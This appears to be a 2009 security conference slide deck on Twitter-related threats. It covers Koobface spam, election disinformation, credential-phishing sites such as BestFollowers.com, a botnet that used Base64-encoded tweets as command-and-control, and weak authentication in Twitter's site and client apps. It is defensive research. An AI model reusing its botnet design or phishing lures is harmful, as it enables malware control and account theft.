
Call Me  
(718) 312-8131 or (318) 295-4163  
Yes, those are really my numbers.

# Koobface Targets Twitter – Summer 2009




[\[redacted\]](#) My home video :) [http://\[redacted\].com/youtube/](http://[redacted].com/youtube/)

16 minutes ago from web · [Reply](#) · [View Tweet](#)




[\[redacted\]](#) My home video :) [http://\[redacted\].com/youtube/](http://[redacted].com/youtube/)

21 minutes ago from web · [Reply](#) · [View Tweet](#)



[\[redacted\]](#) My home video :) [http://\[redacted\].com/youtube/](http://[redacted].com/youtube/)

21 minutes ago from web · [Reply](#) · [View Tweet](#)




[\[redacted\]](#) My home video :) [http://\[redacted\].com/youtube/](http://[redacted].com/youtube/)

28 minutes ago from web · [Reply](#) · [View Tweet](#)

Source: Trend Micro

# Fake YouTube Site Serving Koobface Loader




Source: Trend Micro

# Use of Twitter During Iranian Election Protests – June 2009

- Iranian protests over contested election
- Alleged use of fake protester profiles to draw in and ID those sympathetic to protesters
- Used to spread disinformation
- Mapping of social networks / contacts




# Twitter Disinformation During Iranian Election Protests



Source: Patronus Analytic

# Twitter Disinformation During Iranian Election Protests (2)



Source: Patronus Analytic

# Internal Twitter Documents Disclosed – July 2009

- Twitter CEO's account to a cloud-based office suite compromised
  - Reportedly, Google Docs was being used
- “Hacker Croll” sends archive containing 310 confidential Twitter docs to media outlets
  - Meeting Notes
  - Partner Agreements
  - Financial Projections
  - Twitter employee phone logs, calendars and even meal preferences

# Month of Twitter Bugs (MoTB / TwitPwn) – July 2009

- Identified a total of 31 issues in July
  - Aviv Raff
  - 3<sup>rd</sup> party sites that integrate w/ Twitter
  - Most sites were surprisingly responsive, some not

# Twitter “How To Hack” Campaign

- “How To Hack”, September 2009
- Fake Flash Player EXE via bit.ly shortened link
- ~92 hours, ~36K tweets, ~1.6 clicks per link
- Source: TwiGUARD

# Twitter Social Engineering Scams – BestFollowers.com

BestFollowers.com

Twitter Username:

Twitter Password:

I agree with the [T.O.S](#)

Login

Vip Members: 72  
Regular Members: 27294  
Total Members: 27366

Disclaimer


http://www.bestfollowers.com/disclaimer.php

## Disclaimer

Our site does not phish accounts, any content on this site may not be 100% percent accurate. By using this site you agree Needfollowers.com is not to be mentioned or involved with any legal matters.

Source: Damon P. Conte

# Twitter Social Engineering Scams – BestFollowers.com (2)



If you would like to close or optout, Please enter your username and password that you signed up with. If you don't remember your information it is the same as your twitter information.

**Twitter Username:**   
**Twitter Password:**



**Twitter Username:**   
**Twitter Password:**   
A tweet will not be update on your account.

Source: Damon P. Conte

You will need to 1st login so we can find you. Tweets will not be updated on vip members. vip members are getting anywhere between 400-1500 followers a day. Log in above to see our cheap prices!

# Twitter Social Engineering Scams – BestFollowers.com (3)



[markussdavid](#): Finally found the BEST way to get **tons of followers** for FREE!  
<http://www.bestfollowers.com> (contract-----)

less than 20 seconds ago from API · [Reply](#) · [View Tweet](#)



[1G\\_BaBy](#): Finally found the BEST way to get **tons of followers** for FREE!  
<http://www.bestfollowers.com> (contract-----)

less than 20 seconds ago from API · [Reply](#) · [View Tweet](#)



[phatpiinky](#): Finally found the BEST way to get **tons of followers** for FREE!  
<http://www.bestfollowers.com> (contract-----)

less than 20 seconds ago from API · [Reply](#) · [View Tweet](#)



[Jana\\_Christin](#): Finally found the BEST way to get **tons of followers** for FREE!  
<http://www.bestfollowers.com> (contract)

less than 20 seconds ago from API · [Reply](#) · [View Tweet](#)



[HERRERAQUESADA](#): Finally found the BEST way to get **tons of followers** for FREE!  
<http://www.bestfollowers.com> (contract-----)

less than 20 seconds ago from API · [Reply](#) · [View Tweet](#)



[thaismtavares](#): Finally found the BEST way to get **tons of followers** for FREE!  
<http://www.bestfollowers.com> (contract)

less than 20 seconds ago from API · [Reply](#) · [View Tweet](#)



[vegan4Jesus](#): Finally found the BEST way to get **tons of followers** for FREE!  
<http://www.bestfollowers.com> (contract)

less than 20 seconds ago from API · [Reply](#) · [View Tweet](#)

Source: Damon P. Conte




# Twitter Social Engineering Scams – Twitter Porn Name

- #TwitterPornName
- Supply the following info:
  - Name of 1<sup>st</sup> pet
  - Either: name of street you grew up on
    - or
  - Name of head teacher in school
- What security questions are you asked to access financial accounts or reset passwords?

**#TwitterPornName** - is made up from 1) your 1st pets name + 2) your 1st headteachers name. (why? saves any personal info being given away!)

*1:37 PM May 11th from TweetDeck*



**PembsDave**

Dave Lamb

Source: Damon P. Conte



- Aug 6<sup>th</sup> DDoS attack taking temporarily Twitter offline
- Related to Russia vs. Georgia armed conflict
- Hacktivists sympathetic to Russia launched DDoS to take down a political blogger “Cyxymu” supporting Georgia
- Unclear if “Joe Job” spam was to blame, brute force DDoS, or something more sophisticated

# Twitter Authentication Schemes

- HTTP Basic Authentication
  - Legacy authentication method
  - Continues to be used by many client apps
  - base64(credentials) sent in the HTTP Request
    - `$ echo -n "username:password" | base64`
  - ***Relies on SSL/TLS for security***
- OAuth
  - 3<sup>rd</sup> party client apps / sites must register for OAuth account
  - Adoption being encouraged by Twitter

# OAuth – Not a Silver Bullet

- Instead of providing username/password to 3<sup>rd</sup> party client app or site...
  - authorize access to your Twitter account via OAuth credentials
- Broad permissions
  - Only Read or Read+Write
- Read permissions include Direct Messages (DMs)
  - Privacy / information leakage issues



# OAuth – Not a Silver Bullet (2)

- Read permissions include Direct Messages (DMs) and protected Followers' accounts
  - Privacy / information leakage issues
- 3<sup>rd</sup> party client apps and sites store OAuth tokens instead of username/password
  - An improvement, but not perfect



# Twitter as a Botnet Command-and-Control Mechanism

- Postulated this was possible in submission to DeepSec CFP in July 2009
  - Planning to build a Proof-of-Concept Twitter C&C
- Found open source project implementing this
  - KreiosC2, <http://www.digininja.org/kreiosc2/>
  - Talk at DEFCON 17 by Tom Eston

# Twitter as a Botnet Command-and-Control Mechanism (2)

- Discovery of botnet using Twitter for C&C
  - Jose Nazario, Arbor Networks
  - August 2009
- Very simple architecture
  - Bot Master maintains timeline: upd4t3
  - Base64 encoded URLs in tweets
  - URLs lead to Base64 encoded blob of text
  - Decodes to a PKZIP archive
  - Archive contains a UPX packed infostealer Trojan
    - Identified as Buzus by AV



# Twitter as a Botnet Command-and-Control Mechanism (3)

The screenshot shows a Twitter profile for the user 'upd4t3'. The profile includes a 'Follow' button, a bio, and a list of tweets. The tweets consist of alphanumeric strings and timestamps. The right sidebar shows the user's name, follower/following counts, tweet count, and a list of users being followed.

**twitter** Home Profile Find People Settings Help Sign out

**o\_o upd4t3**  
Follow

**aHR0cDovL2JpdC5seS8xN2EzdFMg**  
about 2 hours ago from web

-----

**aHR0cDovL2JpdC5seS9MT2ZSTyBodHRwOi8vYml0Lmx5L0ltZ2**  
about 2 hours ago from web

-----

**aHR0cDovL2JpdC5seS8xN2w0RmEgaHR0cDovL2JpdC5seS8xN**  
about 4 hours ago from web

-----

**aHR0cDovL2JpdC5seS9wbVN1YyBodHRwOi8vYml0Lmx5LzE3b**  
about 4 hours ago from web

-----

**aHR0cDovL2JpdC5seS9HaHVVdSBodHRwOi8vYml0Lmx5L1FqC**  
about 5 hours ago from web

-----

**aHR0cDovL2JpdC5seS9RakFaWQ==**  
about 5 hours ago from web

-----

**aHR0cDovL2JpdC5seS83UGFEOQ==**  
about 5 hours ago from web

-----

**aHR0cDovL2JpdC5seS8zUndBTiBodHRwOi8vYml0Lmx5LzJwU0**  
about 12 hours ago from web

**Name upd4t3**  
20 following 7 followers

**Tweets 25**

**Favorites**

**Actions**  
block upd4t3

**Following**

RSS feed of upd4t3's tweets

Source: Arbor Network

# Twitter Website Authentication

- Home page w/ login form
  - Loaded via HTTP, or HTTPS if explicitly requested
    - No HTTPS redirect
  - Login form submitted over HTTPS
    - `<form method="post" id="signin" action="https://twitter.com/sessions">`
  - Random “nonce” value: `authenticity_token`
    - Effective mitigation for CSRF
    - `<input id="authenticity_token" name="authenticity_token" type="hidden" value="8c7faf8f57c384a479d404dfcac1fe4038535229" />`

# Twitter Website Authentication (2)

- Also sets another hidden form field
  - Not yet sure how this is used
  - `<input type="hidden" name="q" id="signin_q" value="" />`
- After login, falls back to HTTP...
  - even if you explicitly requested HTTPS when loading home page w/ login form
  - (Yes, Morgan @ Google, I doubled checked!)

# Twitter Website Authentication (3)

- Session Cookie `_twitter_sess` is passed back and forth (in clear-text)
  - Expire set to “0”
  - Have not tested if logging out will invalidate the session cookie on the backend. Hope it does!
- Risk of Session Hijacking / “Sidejacking”

# Twitter Client Application Authentication

- Most apps still believed to use Basic Auth
- Apps examined at least tried to use HTTPS
  - \_ The key word here is tried
  - \_ In testing, would fall back to HTTP if HTTPS unavailable
    - Silent fall back, no visual indication to the user their credentials were just transmitted in the clear
  - \_ Haphazard validation of SSL Server Certificates
    - Potential for attacker to masquerade as Twitter service
    - Lots of fun to be had here!

# Twitter Client Application Authentication (2)

- Apps use 3<sup>rd</sup> party code for parsing
  - Custom Twitter XML document types
  - JSON
  - RSS
  - Atom
- Client app open attack surface on these libs
  - Think about known vulns in XML parsing libraries, for example...
  - Evil Twin Twitter Service / MitM could return maliciously crafted API response

# Twitter Client Application Authentication (3)

- Some client apps are inconsistent in their use of HTTPS vs. clear-text HTTP
  - TweetDeck discovered to leak credentials for at least one type of API request
    - “Integrated Profile Viewing” feature exposed Basic Auth credentials
    - SecTor conference “Wall of Shame” surprised many

# URL Shorteners

- Adoption has been driven by micro-blogging services such as Twitter
- Adds a layer of indirection and obfuscation
- Many found to have XSS, other flaws



# Areas for Further Research

- Exploitation of Twitter client applications
- Twitter website session hijacking
- OAuth
  - Validation of trust model
    - What could be achieved by a malicious or compromised OAuth provider?
  - Further research needed to better evaluate OAuth attack surface



# gr33tz to DC404 and Freeside Atlanta hackerspace



Many thanks to the  
DeepSec organizers and  
staff!

# Questions?

Contact SecureWorks:

**877-905-6661**

or

**[info@secureworks.com](mailto:info@secureworks.com)**